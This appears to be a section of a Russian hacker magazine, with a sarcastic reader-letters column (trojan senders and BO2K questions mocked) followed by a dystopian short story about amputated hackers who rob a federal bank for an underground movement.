КАКОЙ УЖАС!!! Этого нельзя допустить! Что же делать!!! Я сегодня купил 15 номеров ваших журналов. Я копил на велосипед, но я же не могу допустить, чтобы хакеры умирали от голода. Может, вы номер web-money опубликуете, мы бы вам WMZ отправляли, а?
Пионер! Ты в ответе за все!!!

Флекс, привет!
Неужели! Неужели наконец-то кто-то нас понял. Честно говоря, я уже и не надеялся. И мы всей редакцией хотим тебе сказать Большое Человеческое Спасибо! Если бы не ты, тиражи нашего журнала в этом месяце упали бы в разы, но мы пошли с твоим письмом к Тому, Кто Зажигает Звезды в нашем издательстве, и он решил продлить нашу агонию еще на месяц.
Спасибо тебе, брат.

Мы с тобой плечом к плечу боремся за правое дело! Так держать. И запомни, партия не забудет твоих заслуг – мы, установив вселенское господство, обязательно купим тебе новый велосипед! И каждому воздастся по делам его! И даже больше...

Аминь (наличные лучше пересылать почтовым переводом в адрес редакции — не дадим WebMoney нажиться на наших священных пожертвованиях).

nonamex@list.ru
Дамир Аминев
интересное видео

Здравствуйте, уважаемая редакция журнала Хакер!!!
Мне как-то под руки попался замечательный файл. Пожалуйста, обратите внимание на размер этого файла и качество видео. И мне очень интересно узнать, каким образом его создали. И вы можете создать что-нибудь подобное?
Заранее большое спасибо за оказанную помощь!

Привет, Дамир!
Нам часто под руки попадаются замечательные файлы: кому-то с расширением MPG, кому-то AVI, кому-то даже WVM - всегда считал, что это основные расширения видео-файлов. Но Доктору Клунизу, оказывается, попадались видео-файлы с расширением EXE! Это был как раз тот случай, когда кто-то попытался ему прислать троян на Дельфи. Доктор так и не принял до конца это письмо, ибо весило оно 1.5 Мб, а сидели все на dialup'е. Видимо, ты был его автором? Что ж, если так, то ты заметно продвинулся: этого троянца уже легко загрузить даже на dialup'е! Поздравляем! Поздравления же просили передать и сотрудники ФСБ, куда мы перенаправили твой замечательный видео-файл. Они же обещали зайти к тебе на досуге, рассказать подробнее, как его создать, и дать тебе целую уйму времени на то, чтобы ты смог более детально ознакомиться с темой. Весьма вероятно, что даже наедине с самим собой :-).
Всегда рады помочь. Удачи!

root-god@gmail.ru

обожаю ваш magazin

Хелло, Хакер!
Обожаю ваш magazin (на великом и могучем — «журнал»)! Я Кодер и горжусь этим, и поэтому прошу делать побольше выпусков про Кодинг (лучше на Дельфи). Так же *nix'ойдов становится все больше и больше! В общем, будьте!
З.Ы. Какие выпуски Хакер неспец про кодинг? (попрошу их у друганов — пингвинов).

Привет, корень-бог!
Мы тоже любим наш магазин. Как же иначе? Если бы не он, кто бы нас снабжал пищей для ума и тела? И только он является бессменным источником горючего на базе легких спиртов, поддерживающего наши бренные тела в бодрствующем состоянии. Да и продавщицы там симпатичные... Впрочем, о чем это я?

Насчет кодинга на Дельфи, к сожалению, придется немножко повременить — сейчас мы готовим номера о кодинге на Бейсике и Visual Fortran, так что как минимум только через 2 номера. Но обязательно постараемся накреативить что-нибудь достойное всех кодеров на Дельфях! И пингвинов тоже.

А вообще, я очень рекомендую тебе перейти с Паскаля на какой-нибудь «взрослый» язык программирования — например, ассемблер .NET. Microsoft недавно выпустили очень удобную модификацию этого асьма. Зайди на сайт, скачай и лабай программки в стиле RAD, к которому так привык!

P.S. Боюсь, что про кодинг практически каждый номер Хакер неспец, так или иначе, так что скупай их все и желательно оптом. Так же, как это делает коллега выше по тексту.

shtrenyov@mail.ru

Штренев Евгений Вячеславович
«Царь-Хостинг»

Здравствуйте!
Прочитал статью «Царь-Хостинг», попробовал сделать все это сам, только на FreeBSD 5.3 — release. Изменил только make.conf, как сказано в статье, но теперь при компиляции ядра пишет:

```
cc: aicasm.o: No such file or directory
cc: aicasm_symbol.o: No such file or
directory
cc: aicasm_gram.o: No such file or directory
cc: aicasm.o_macro_gram: No such file
or directory
cc: aicasm.o_scan: No such file or directory
cc: aicasm_macro_scan.o: No such file or
directory
```

Вот сам make.conf

```
CPU_TYPE?=p3
CPU_TYPE=p3
COMPAT4X=true
CFLAGS=-ol -pipe -march=pentium3 -
mtune=pentium3 NO_CPU_FLAGS=false
NO_CPU_COPTFLAGS=false
MAKE_KERBEROS4=false MAKE_KER-
BEROS4=false NO_BIND=true
NO_SENDMAIL=true NO_GAMES=true
PERL_VER=5.8.5
PERL_VERSION=5.8.5
PERL_ARCH=mach
NOPERL=no
WITH_PERL=yes
WITHOUT_PERL=no
FORCE_PKG_REGISTER=yes
```

С уважением, Евгений Штренев

<CENSORED>
С уважением,
Dr. Klouniz (редактор статьи «Царь-Хостинг»)

artur@moyapochta.ru

Артур
***

Здравствуйте, SPEC.
Можно ли побывать в Вашей тестовой лаборатории и пообщаться с Вашими специал.? У меня есть интересные предложения.....
С уважением, Артур

Артурчик, привет!
Очень жалко, что ты не хочешь теснее пообщаться с нашими специал., а почему-то выбрал тестовую лабораторию. Жаль.
Но я обязательно передам твою просьбу Феде Добрянскому, он обычно очень рад интерррррресным предложениям.

Если будешь хорошо стараться, он добавит тебя в следующие «Благодарности», которые являются неизбежными спутниками статей о харде (не зря же они так называются — hard ;-).
С любовью,
твоя противная редакция.

catcorp@rambler.ru

help

Здрасьте, дорогие, многоуважаемые хакеры-спецы! Подскажите мне, плиз, как поставить плагины на BO2K 1.1.3, а то я че-то затупил, да еще этот англоязычный мануал к одному из плагинов поверг меня в сомнения, и мои представления о плагинах стали противоречивыми. Заранее спасибо!!! ;-)

Привет, Кошак.
Плагины к Заднепроходному Отверстию 2000 версии 1.1.3 ставятся очень легко. У каждого есть красочная программа установки: ты записываешь ее на компакт-диск и высылаешь его жертве по почте с поздравительной открыткой. И главное тут — отбросить все свои сомнения, потому что тебе нужно убедить получателя в абсолютной необходимости установки твоих замечательных плагинов. И не просто убедить, а еще и загипнотизировать, чтобы он не обращал внимания на заголовок окна «Trojan (Virus) Installation System». В общем, удачи! Развей все сомнения и вперед! C

Story

хакер: гражданская казнь (взгляд из-под крышки гроба)

КЛЕЙН УГРЮМО СТОЯЛ У КИРПИЧНОЙ СТЕНЫ И ИСПОДЛОБЬЯ ОГЛЯДЫВАЛ ЦЕПОЧКУ АВТОМАТЧИКОВ, ОЖИДАВШИХ КОМАНДУ «ОГОНЬ!».

NIRO (NIRO@REAL.XAKEP.RU)

Самому себе он казался сейчас растоптанным, раздавленным — до выстрелов осталась минута, две, максимум пять. В ушах шумело, глаза были полны то ли слез, то ли пыли — он пару раз попытался вытереть, но размазал оранжевую кирпичную крошку по лицу и бросил это занятие.

Когда его вели сюда, командир конвоя не удержался и пнул в спину прикладом. Клейн упал, разбив в кровь левую руку; правой кисти не было, вместо нее — старая грязная повязка, испачканная все той же кирпичной крошкой. Подняться удалось с трудом — а они стояли и смотрели. Ждали. Они могли себе позволить это — процедура такова, что без него не начнут.

Клейн глянул себе под ноги — обломки камней, какие-то ветки, пластиковый пакет, принесенный ветром... Пустырь. В паре метров от него лежала кукла — самая обыкновенная кукла в перепачканном платье, с задранными ногами и перепутанными волосами. И с одним глазом...

— Приготовиться!

Солдаты, до этого стоящие неподвижно с приставленными к ноге автоматами, подняли оружие к груди и щелкнули предохранителями.

Стволы смотрели куда-то в небо, за спину Клейна.

Ему захотелось сжать кулаки от бессильной злобы... На левой руке хрустнули костяшки пальцев. На правой — дрогнули мускулы предплечья.

Он опять забыл, что кисти нет. Мозг отказывался принимать этот факт. Клейн чувствовал кончики пальцев, шевелил ими... Только казались они ему какими-то уж очень короткими, какими-то детскими.

ОТКУДА-ТО СБОКУ РАЗДАЛИСЬ ШАГИ. КЛЕЙН ПРОВЕЛ ПАЛЬЦАМИ ПО ЩЕКЕ, ПОЧУВСТВОВАЛ КРОВЬ

— Цельсь! — Офицер, командовавший происходящим, явно гордился собой. «Дурак», — подумал Клейн. Солдаты передернули затворы и приставили приклады к плечу.

Ощущение восьми взглядов, воткнувшихся тебе в лоб. Или в грудь. Или в живот... Взглядов, ответственных за полет пуль.

Предательски затряслась нижняя губа. Клейну хотелось верить, что не от страха, а от неизбежности происходящего.

У него уже было такое ощущение однажды — лет семь-восемь назад, еще мальчишкой, он с друзьями забрался в магазин к одному электронщику... Удирать пришлось через окно на втором этаже; и вроде высота была небольшая, но он, почувствовав, как отгибается решетка окна и хрустит сварной шов, ощутил эту дрожь — не дрожь страха, а понимание неизбежности падения... Он тогда отделался переломом лодыжки. Уполз со слезами боли и обиды.

Сегодня... Это был далеко не второй этаж. Он отвел глаза от куклы и посмотрел на шеренгу. Встретился взглядом с каждым. Офицер выдержал паузу — словно хотел, чтобы Клейн запомнил их всех. Каждого.

— Огонь!

Грохнули выстрелы.

Клейн зажмурился. Со всех сторон полетели кирпичная крошка. Больно ужалило в щеки, в шею. Он не понимал, что происходит, но стрельба все продолжалась. Ноги ослабели, он упал на колени, опершись уцелевшей рукой о землю.

— Прекратить огонь!

Тишина навалилась на Клейна, как вата. Рядом от стены отвалился и упал запоздалый кирпич.

— Процедура окончена! Наблюдателю — зафиксировать!

Откуда-то сбоку раздались шаги. Клейн провел пальцами по щеке, почувствовал кровь.

Человек, подошедший к нему, прошел мимо. Остановился в двух шагах от него. Клейн услышал гудение анализатора.

— Подтверждаю.

— Налево! — тут же скомандовал офицер. — В расположение шагом — марш!

Клейн поднялся, помотал головой, вытряхивая из волос камешки.

— Вы свободны, — сказал тот, кого назвали наблюдателем. — Вы ограничены в правах на пять лет — это довел до вас суд. Желаю вам никогда более с нами не встречаться. В следующий раз будут стрелять уже в вас.

Клейн машинально кивнул. Он все знал. Приговор ему зачитали еще три дня назад в федеральной тюрьме.

— Выход отсюда только один. Во-он там, в конце пустыря — там, в решетке, есть маленькие воротца. Охранник в курсе, вас никто не будет задерживать. И — предупреждая глупые вопросы — вам никто не станет стрелять в спину. У нас все-таки еще правовое государство, хотя в его названии присутствует слово «Империя».

Дыхание восстановилось. Тряска прекратилась. Ныла отсутствующая правая кисть. Наблюдатель ушел.

Клейн посмотрел туда, куда они стреляли.

Рядом с ним возле стены было то, что осталось от его компьютера. Груда расстрелянного железа. Простреленный в нескольких местах монитор.

Ему больше не на чем работать.

— Правовое государство...

Он повернулся и пошел в указанном направлении. В спину ему никто не стрелял.

Полулежа на большом диване, Клейн прислушивался к своим ощущениям. Тяжелый вздох, хруст живых пальцев на левой руке, легкое гудение сервомоторчиков протеза...

Его раздражало все — даже воздух. Он будто видел висящее перед глазами душное покрывало марева, которое вливалось в легкие с каждым вдохом, словно «коктейль Молотова» — нечто горячее,

плотное, сушащее губы и заставляющее все тело покрываться холодной испариной.

Кондиционер не работал. Спасал Клейна только большой китайский вентилятор, который работал уже из последних сил. Пара лопастей его была надломлена, и при вращении на высоких скоростях он становился чересчур шумным: стучал по рифленой защите и отвлекал от пусть натужного, но все-таки правильного хода мыслей. Клейн протянул руку, ткнул в среднюю кнопку.

Стук прекратился. Жара тут же стала сильней. Пришлось включить снова — и ненавистный стук продолжил проникать в сознание, словно надоедливый дятел.

Лето в этом году было не чета последним пяти-шести годам. Плавился асфальт; голуби, которым не находилось места в тени крыш, погибали. Люди жили в фонтанах — мэрия не стала выключать их на ночь, сотни человек набивались в каждый с вечера. Были и жертвы — в основном старики, не переносящие жару. Собак забывали в машинах — для них это был фактически приговор. Спустя два-три часа бедные звери, в клочья изорвав обивку и потеряв всякую возможность лаять, умирали в мучениях.

Клейн поднес протез к лицу, пощелкал пальцами. Глупо — четыре пальца. Но, как говорил Петерсен, достигнута максимальная функциональность. Тем более что кнопок у «мыши» в последнее время не стало больше. Две и скроллинг. И еще один палец для ковыряния в носу.

Вообще спасибо этому Петерсену — программа управления протезом была просто великолепна. Он не угадывал мысли — эта фантастическая чушь была не свойственна практичному шведу, — но все тонкости работы мышц предплечья механическая тварь отрабатывала на пять баллов. Иногда Клейн думал, что его настоящая рука не могла работать так чутко, откликаясь на малейшее шевеление сгибателей и пронаторов.

Но все-таки живая, настоящая рука была бы, наверное, получше...

Взгляд упал на стопку дисков возле телевизора. «Хорошо, что раскошелился на плазменную панель». Клейн представил, что было бы, нагревай сейчас его квартиру еще и труба кинескопа. В стопке была неплохая подборка — почти все фильмы, получившие в разные годы «Оскара». Тут были и «Английский пациент», и «Титаник», и «Храброе сердце», и много чего еще из далекого прошлого... Рядом лежала открытая коробка; диск был в плеере.

Фильм, поразивший Клейна, назывался «Утомленные солнцем». Русский блокбастер, получивший «Оскара» в номинации «Лучший иностранный фильм». Фильм, вывернувший душу Клейна наизнанку — да так и оставивший ее сушиться на этом самом солнышке...

Он, как и все американцы, не мог смотреть дублированные фильмы — его раздражало несоответствие артикуляции тому, что он слышит. Он очень хотел слышать настоящий голос актера, ибо знал, сколько всего можно высказать только интонацией, полутонами... И поэтому он выбрал фильм с субтитрами.

Звук казался странным. Приходилось вслушиваться в то, что говорят артисты. Пару раз по верху экрана мелькнул и тут же пропал микрофон — Клейн понял, что звук писали напрямую и очень поразился тому, что фильм с подобными техническими недочетами смог завоевать столь высокую награду. Но постепенно он адаптировался, даже стал соотносить русскую речь непосредственно с субтитрами, хотя понимал, что для удобства и скорости чтения они явно сокращены в сравнении с оригинальными словами в фильме.

И вдруг...

«...— Что это за шрам у тебя? Раньше такого не было... — Не было и не было. Пустяки. Крышкой зацепило. — Крышкой? Какой крышкой? — Гроба...».

Он схватил пульт, остановил кадр. Слегка перемотал назад, перечитал субтитры. Вслушался в речь. Потом еще. И еще. И еще...

Клейн понимал, что человек, произнесший эти слова, шутит. Шутит зло и непринужденно одновременно. И право шутить ему дало то прикосновение к смерти, что подарило ему рваный шрам на груди. Он мог рассмеяться старухе с косой в лицо, плюнуть ей в душу, если таковая была, разломать ее оружие и разорвать плащ.

Клейна не волновал сейчас вопрос русской души, загадочной и неповторимой. Любой человек мог оказаться в подобной ситуации. Он посмотрел на свой протез и подумал, что теперь всегда будет так отвечать на вопросы, касающиеся отсутствия кисти. Он вспомнил, как несколько лет назад на суде ему зачитали приговор, а через пару минут отрубили правую руку — чтобы он, страшный преступник, неуловимый хакер, никогда больше не смог взять в руки оружие — манипулятор типа «мышь».

Он, конечно, слышал, что так иногда бывает — но был уверен, что для подобного наказания нужно совершить какое-то ну уж очень серьезное преступление. Оказалось — так бывает гораздо чаще...

Хлопнула входная дверь. Клейн, не отрывая головы от спинки дивана, посмотрел в ту сторону одними глазами. Зашуршала одежда, потом об пол что-то стукнуло — и вошел Петерсен.

Он взглянул на застывшее на экране изображение, прочитал название на коробке из-под диска, присел рядом взял пульт и включил воспроизведение.

Вновь зазвучала русская речь. Петерсен пытался читать, слушать. Спустя полминуты он махнул рукой, выключил плеер и вернулся за сумкой, которую оставил в прихожей.

— Здесь продукты дней на пять, — сказал он, не задавая никаких вопросов. — Давай, помоги засунуть все в холодильник. В такую жару все пропадет в считанные минуты.

— У нас опять безвылазная работа?

— Да, есть возможность неплохо подзаработать. Да и парни из Движения требуют от нас активности.

— Требуют... Ты помнишь свои ощущения, когда тебе на руку накинули термоудавку?

Петерсен остановился в дверях, оглянулся на Клейна и медленно опустил сумку на пол.

— Чего это ты вдруг вспомнил? Такие вещи нельзя забыть, но мне казалось, что разговоры об этом — табу.

— Табу, конечно... — Клейн встал и подошел поближе, помог со второй сумкой. — Но когда она начинает сжиматься, и ты слышишь запах паленой кожи, мяса, костей и понимаешь, что твоя рука отделяется от тела — о чем ты думаешь в этот момент? И не говори мне, что ты думал примерно вот так — «Слава Богу, что я жив; хрен с ней, с рукой, новая вырастет!».

Петерсен покачал головой. Они дошли до холодильника, стали выгружать банки, пакеты, разные цветные упаковки. Молчали они довольно долго, но Клейн знал, что друг обязательно ответит — подумает и ответит.

— Конечно, было не так, — сказал Петерсен спустя минут десять. Чувствовалось, что ему с трудом даются эти воспоминания. — Я помню страх. Я помню боль. И еще — во мне было много ненависти. Очень много. Я отдавал им свою руку и дал себя клятву взять взамен во много раз больше. Взять все их могущество, всю власть, низложить всю эту прогнившую империю!

— Революционер, черт побери... — Клейн надорвал один пакетик, вытащил кусочек сыра, медленно и задумчиво пожевал. — Ну, взял? Взял эту самую власть?

— Да пошел ты, — огрызнулся Петерсен. — Ты сам видишь, в каком мы порой бываем дерьме. Питаемся полуфабрикатами, живем на чужих квартирах, по поддельным документам. Каждый блюститель порядка норовит снять с наших рук перчатки — и ведь снимают, после чего уже особо не дергаешься и готовишься пару дней провести за решеткой до установления личности.

— Не ной, — прервал его речь Клейн. — Все это я знаю и без тебя. Просто... У меня были другие ощущения. Совсем другие. Не нужна мне была никакая власть. Для меня это было... Как лишение мужского достоинства, что ли. Удавка отжигала руку — и я исчезал вместе с ней. Становился все тоньше и тоньше. Совру, если скажу, что поклялся отомстить. Больше всего я тогда хотел остаться в живых — когда я понял, что удавка все скоагулировала, что у меня не будет кровотечения, я страшно обрадовался. Я так хотел жить — ведь ты помнишь, у меня же есть дочь... Была...

Петерсен сделал вид, что занят своим делом — перекладыванием внутри холодильника продуктов. Тема была очень болезненной для Клейна. Когда его арестовали, дочь, которой тогда едва исполнилось четыре года, забрали в спецприемник (жена Клейна умерла при родах, он растил девочку один). Чтобы он не смог передать ей свое мастерство.

Клейн боролся. Уцелев во время расстрела, он принялся искать дочь. Безрезультатно. Система хранила свои тайны. Но он не прекратил борьбу. Искал — всегда и везде. И случайно встретился с Движением.

С организацией, составляющей реальную альтернативу существующему правительству. С этаким влиятельным подпольем.

Он продал ей свои мозги и руки — взамен желая получить координаты. Он уповал на связи людей из Движения. На его мощь. На паутину, опутавшую страну.

Он никогда не мечтал жить в антиутопии. Впрочем, как и в утопической стране. Но исчезла дочь — и он наплевал на свои принципы.

— Ты знаешь, Петерсен, зачем они расстреливают компьютеры?

Тот, закончив с холодильником, вернулся в комнату с банкой пива и ждал ответа на риторический вопрос Клейна.
— Они расстреливают вместе с ним все самое дорогое, что есть у нас. Нашу память. Мало того, что они выгребли все из старой квартиры — все книги, архивы, фотографии, диски — так они еще и уничтожили все то, что хранилось в компьютере. Они прекрасно понимают, Петерсен, что программы я восстановлю — или напишу новые. Базы данных восполню. Умения мои никуда не денутся, руку я с твоей помощью сделал. Но видео с моим ребенком, фотографии — они все расстреляли. Все. Хотя могли просто стереть. Но нет — это ведь показательная казнь. Хакер расстается со своим прошлым. И он еще не знает, что придя домой, не найдет там своего ребенка — остается сказать им спасибо за то, что они делают это не молча, оставляют сопроводительные документы.
— Клейн, выпей пива, — Петерсен выключил телевизор, прикрыл глаза.
— Хочешь, я освобожу тебя сегодня от работы. Мне никогда не нравились перепады твоего настроения, приступы острой тоски, меланхолии...
— Даже и не думай, — отрезал Клейн. — Мы всегда работаем вместе. И ты это прекрасно знаешь. Или у тебя получится отсекать агентов в одиночку?
— Вряд ли, — поставив бутылку на подлокотник, покачал головой Петерсен. — Но все-таки — твой сегодняшний настрой таков, что я лучше попробую один, чем возьму тебя с собой. Правда, практики у меня нет, но ты же сам всегда говорил — это дело наживное. Потренируюсь на мышках, как говорят врачи.
— Дело серьезное?
— У нас не бывает мелочей, — Петерсен встряхнул бутылку, посмотрел на воронку из пузырьков. — Но и мы сами — крупная рыба. Акулы. Нам что попало не поручают.
— Скажешь тоже... Ты ведь не серьезно?
— Что «не серьезно»? Что смогу один? — улыбнулся Петерсен. — Ты же знаешь — войти я смогу в одиночку, куда пожелаю. А вот выйти без твоей помощи — не пробовал. Я вот что хотел спросить — ты всерьез воспринял слова этого русского про крышку гроба? Ты ведь знал — и знаешь, — что нас бы не казнили с первого раза. Так что о смерти говорить не приходилось по определению.
— Всерьез, — после почти минутного раздумья ответил Клейн. — Потому что сейчас я как никогда НЕ готов к смерти. Я чувствую, что найду Шерил. Не могу не найти. И пусть тот расстрел и удавка на руке будут той самой крышкой гроба, которая зацепила меня и отошла в сторону, дав мне возможность жить дальше.
— Какая-то мелодраматическая чушь, — отхлебнув пива, ответил Петерсен. — Ты никогда не умел философствовать. Слушать тебя — одно мучение. Я так и не понял, что ты хотел сказать. Ты же знаешь, у меня никого нет — ни родителей, ни жены, ни детей. У меня вообще есть ощущение, что я изначально был рожден для того дела, которым занимаюсь. Никаких якорей, никаких возможностей для шантажа. Но мой компьютер, между прочим, тоже расстреляли. Не знаю, правда, зачем. Лишать меня было нечего. Все — здесь.

И он ткнул пальцем себе в лоб.

Бутылка покачнулась, Петерсен подхватил ее за горлышко.
— Сколько можно лирики? — недовольно спросил он у Клейна. — Или пей, или готовься к работе. В принципе, для меня это одно и то же.

Он выцедил себе в рот последние капли пива и отшвырнул бутылку в угол. Она ударилась об стену и откатилась чуть ли не на середину комнаты. Клейн проводил ее взглядом, вздохнул и тихо сказал:
— Везде бардак... В квартирах, на улицах, в головах, в душах... Что за работа?
— Ну, раз уж мы примкнули к оппозиции, то не стоит особо вдаваться в мораль. Банальный «экс», как его называли анархисты. Взять в одном месте, положить в другое. При этом чем больше возьмем и чем дальше спрячем — тем больше процент...

Клейн взмахом руки остановил его.
— А как же идея? Во имя чего все это?
— Не все ли равно? Вот как ты объяснил агенту Движения то, что пришел к ним?
— Я сказал правду.
— Какую? Что тебе отрубили руку, потому что ты попался на простом взломе?..
— Ну, не на простом... Это была ловушка, сделанная качественно и людьми, которые на тот момент были на порядок сильнее меня...

Петерсен закинул ногу на ногу и спросил с довольной физиономией:
— Так зачем же они взяли хакера, если знали, что против него будут играть агенты более профессиональные и более подкованные — во всех смыслах? Ты никогда не думал?
— Я сказал правду, — настойчиво повторил Клейн. — И они поверили.

ТЕБЕ ЧТО, ОТРУБИЛИ РУКУ, ПОТОМУ ЧТО ТЫ ПОПАЛСЯ НА ПРОСТОМ ВЗЛОМЕ?

А вот что сказал ты?
— Ничего, — хмыкнул Петерсен. — Я просто сломал их агентурную базу и дал себя вычислить. Все банально.
— Сломал базу? — недоверчиво переспросил Клейн. — Базу Движения? И что там было?
— Ничего особенного. Списки, адреса, банковские счета. Что еще может хранить в секрете тайная организация, всеми силами стремящаяся выйти из подполья? На первый взгляд ничего криминального. Прежде чем подставиться, я внимательно изучил ее — чтобы понять. Понять, кто они, зачем они, куда идут. Знаешь, мне кажется, что то, что мы о них знаем — всего лишь верхушка айсберга. Даже нет, не так — пятачок на этой верхушке, такой маленький, что мы с тобой там не поместимся.
— Не поскользнуться бы на этом айсберге... А ты не пробовал копнуть глубже?
— Насколько? До выстрела в затылок? — Петерсен усмехнулся. — Пробовал, пробовал. Думаю, если бы я сказал «нет», ты бы мне не поверил.

Клейн кивнул в ответ.
— И что там — в глубине?
— Клейн, давай поживем еще немного. Хотя бы пару лет, — Петерсен встал с кресла, подошел к окну. — У меня есть кое-какие планы — мертвому они мне не по силам.
— Они настолько сильны и мстительны?
— Дело не в этом, — Петерсен продолжал смотреть в окно. Клейну не нравилось, что напарник не смотрит ему в глаза. — Как любая система, которая может влиять на политическую ситуацию в стране и владеет обширными финансовыми и людскими резервами, она хранит в тайне слишком много информации. Не ровен час, кто-нибудь пронюхает, как они заработали свой первый доллар — и доверие, словно хрустальная ваза, разобьется. А ты ведь знаешь, что очернить очень легко — а отмыться потом бывает просто невозможно. Там, в тех местах, куда я попал во время своей первой и последней попытки, спрятана информация, способная, как мне кажется, сильно поколебать авторитет Движения. Я коснулся ее лишь краешком сознания — и решил тихо и мирно уйти, не оставляя следов.
— Но ведь владеть такой информацией — значит иметь возможность диктовать Движению свои условия! — загорелись глаза у Клейна.
— Можешь уже начинать диктовать свое завещание, — грубо ответил Петерсен. — Уже не отделаешься одной рукой. Убьют. И тебя, и меня.
— Тебя-то за что? — приподнял брови Клейн. — Каким образом ты попадешь под подозрение? Только исходя из того, что нас поселили вместе — а значит, мы просто обязаны вступить в сговор?
— Примерно так, — согласился Петерсен. — И если ты сейчас начнешь просить меня вспомнить мои попытки взлома секретных баз — я набью тебе морду. А могу и просто так — авансом.

Клейн кивнул, соглашаясь.
— Просить не буду. Сам скажешь.
— Не сходи с ума. Лучше давай по-быстрому прошвырнемся в Сеть, возьмем, что плохо лежит — а потом ты продолжишь свою философию.

Пожав плечами, Клейн щелкнул механическими пальцами и ушел в другую комнату.
— Не забудь выключить вентилятор! — крикнул он оттуда. — Во время работы раздражает!

Петерсен взял пульт, махнул им в сторону жужжащей машины. Движение воздуха замерло — жара тут же накинулась, вцепившись мертвой хваткой в каждую клеточку тела.
— Ничего, потерпим...

Он переключил на протезе микротумблер, выставив скорость движения пальцев на максимум. Пошевелил: глаза не успели отметить ничего — настолько все было быстро. Только легкая вибрация по предплечью — Петерсен кивнул сам себе, подошел к зеркальному шкафу, отодвинул в сторону створку, открыв доступ к компьютеру. Правую руку он теперь держал на отлете, стараясь не прикасаться ей ни к чему.

Сел в кресло, надел гарнитуру, спросил:
— Ты там?
— Точно, — раздалось в наушниках. — Руку на максимум? Потом так болит плечо...
— Глупый вопрос. Мне зайти проверить — или сам?

— Сам. Все, сделал. Куда сегодня?
— Федеральный банк. Я там на днях неплохую лазейку оставил...
— А как они узнали?
— Что?
— Ну, что у тебя есть наработки? Они же тоже нормальные люди, хотят, чтобы все получилось, куда попало не пошлют.

Петерсен замялся.

— Не хочешь, не говори, — Клейн уже был готов извиниться за то, что влез не в свое дело. Наверняка Петерсен на доверии у Движения, они планируют все акции вместе — исходя из его возможностей.

Клейн всегда отдавал пальму первенства своему другу — тот был на порядок сильнее. Навыки хакера, фрикера, программиста были у него в крови. Иногда складывалось впечатление, что для него не существует невыполнимых задач — настолько легко он находил решение в сложных, практически неразрешимых ситуациях. Клейн шел за ним безо всякой опаски — он был уверен в благоприятном исходе любого мероприятия.

На этот раз Петерсен не стал ничего усложнять и поручил Клейну то, что поручал всегда — роль информационного воздействия. От Клейна требовалось войти на сервер федерального банка с максимально возможным шумом. Войти, стучаться во все порты, дерзить всем файрволам, подбирать пароли, короче — хулиганить так, чтобы его заметили и выкинули, проявив все чудеса своей защиты. А Петерсен тем временем под прикрытием такого явного вторжения должен был сделать свое дело и тихонько смыться.

Клейн положил руки на клавиатуру, зажмурился до боли в веках, стряхнул усталость, резко открыл глаза и начал.

Пальцы правой руки со скоростью молнии летали по клавишам — одной из задач Клейна было создание иллюзии массовой атаки. Он подключался к банку одновременно с нескольких десятков прокси-серверов, сканируя открытые порты и забивая их всяким информационным мусором. В наушниках он слышал дыхание Петерсена, который в это время просматривал логи и внимательно изучал активность администратора.

Служба компьютерной безопасности банка оказалась на высоте. Активность Клейна была замечена на тринадцатой секунде. Это говорило о том, что человек в банке не просто получает свои деньги — он внимателен и быстр. Заслоны перед Клейном стали вырастать один за другим. В первые несколько минут это его не останавливало — снежный ком запросов был готов утопить компьютеры федералов. Но постепенно Петерсен стал замечать, что девятый вал атаки постепенно ослабевает — банковские безопасники не просто отсекали входящие, они уже отключили восемь прокси из тридцати четырех, которые использовал Клейн. Девять... Десять... Потом еще сразу четыре.

У них была возможность не просто отслеживать. У банка был карт-бланш на подобные операции — похоже, правительство давало им допуск к вынесению ультиматума владельцам анонимных серверов.
— Жми, Клейн, жми...— шептал Петерсен, постукивая механическими пальцами по столу. Его вторжение уже началось — Клейн отвлекал на себя все силы защитников банка своими кибер-молотами и кибер-прессами, которые лупили по их компьютерам, словно слепой кузнец по наковальне.

ПЕТЕРСЕН СМОТРЕЛ НА ПРОГРЕСС-БАР, ПО КОТОРОМУ МЕДЛЕННО, НО ВЕРНО ПОЛЗЛА К ФИНИШУ ГОЛУБАЯ ПОЛОСКА, И МОЛЧАЛ

Тем временем умерло еще шесть серверов. Атака теряла свою силу. Петерсен тем временем уже находился в базе данных счетов клиентов, быстро пролистывая их в поисках примерно десятка счетов с большими суммами. Через несколько минут началась транзакция по перемещению пяти миллионов долларов из Федерального банка в денежные хранилища нейтральных стран.
— Меня скоро выдавят за пределы зоны доступа — в клиентскую зону, — а потом и просто вышвырнут, как анонима без регистрации! — крикнул Клейн.
— Ты делаешь что-нибудь? У нас не больше двух-трех минут!

Петерсен смотрел на прогресс-бар, по которому медленно, но верно ползла к финишу голубая полоска, и молчал. Клейн спросил еще раз, потом замолчал.

А еще через полторы минуты деньги прибыли по назначению.
— Готово, — коротко сказал Петерсен. — Смываемся.
— Есть, — ответил Клейн и одним движением правой руки, в котором невидимо для глаз слились около пятидесяти нажатий клавиш, оборвал все нити, ведущие в их квартиру.

Люди по ту сторону Сети споткнулись о пустоту, прекратили борьбу и спокойно вздохнули.

Из отдела по работе с клиентами им позвонили только через шестнадцать часов — когда один из сильных мира сего не обнаружил на своем счету пары миллионов.

«Экс» удался.

Звук ключа, поворачиваемого в замке, застал Клейна врасплох. По крайней мере, на первый взгляд это выглядело именно так.

Петерсен вошел в квартиру и увидел, что его друг сидит за компьютером. За его, Петерсена, компьютером, выдвинутым из зеркального шкафа. Клейн вскочил со стула, резко повернулся к распахнутой двери и уронил стул.

Они смотрели друг на друга довольно долго — минут пять. Никто не произносил ни слова. Просто стояли и смотрели; Петерсен дышал тяжело и зло, Клейн — быстро, взволнованно. Глаза сверлили глаза; металлические пальцы сухо и часто пощелкивали.
— Этим должно было кончиться, — сказал после молчания Петерсен, делая шаг навстречу. — Зря я тебе тогда сказал о базах, о Движении, о своих умениях и возможностях. Ой как зря — теперь мне придется об этом очень и очень пожалеть. А уж тебе — тем более.

Он подошел к шкафу, мельком взглянул на экран, скривился и с размаху закрыл дверь. Зеркало задребезжало; Клейн вздрогнул и отодвинулся на пару шагов в сторону.
— Ставим эксперименты? — спросил Петерсен. — Надо мной, над собой? Смотри, даже пива выпил для храбрости... А то ведь не уговоришь. Я компьютер от тебя никогда не прятал, ты же знаешь. Все мои инструменты на нем тебе известны. Но, однако же, ты знал, что существуют и ограничения — причем очень и очень серьезные...

Клейн кивнул. Голова у него слегка кружилась от выпитого пива, но он еще не потерял способность соображать.
— Я не позволял тебе подбирать пароли, если ты на них натыкался. Ведь так? Так. У каждого есть свои секреты — даже у меня. И даже от тебя. Все мы люди. Самые обыкновенные люди.
— Не все, — вдруг сказал Клейн. — Извини, вырвалось...

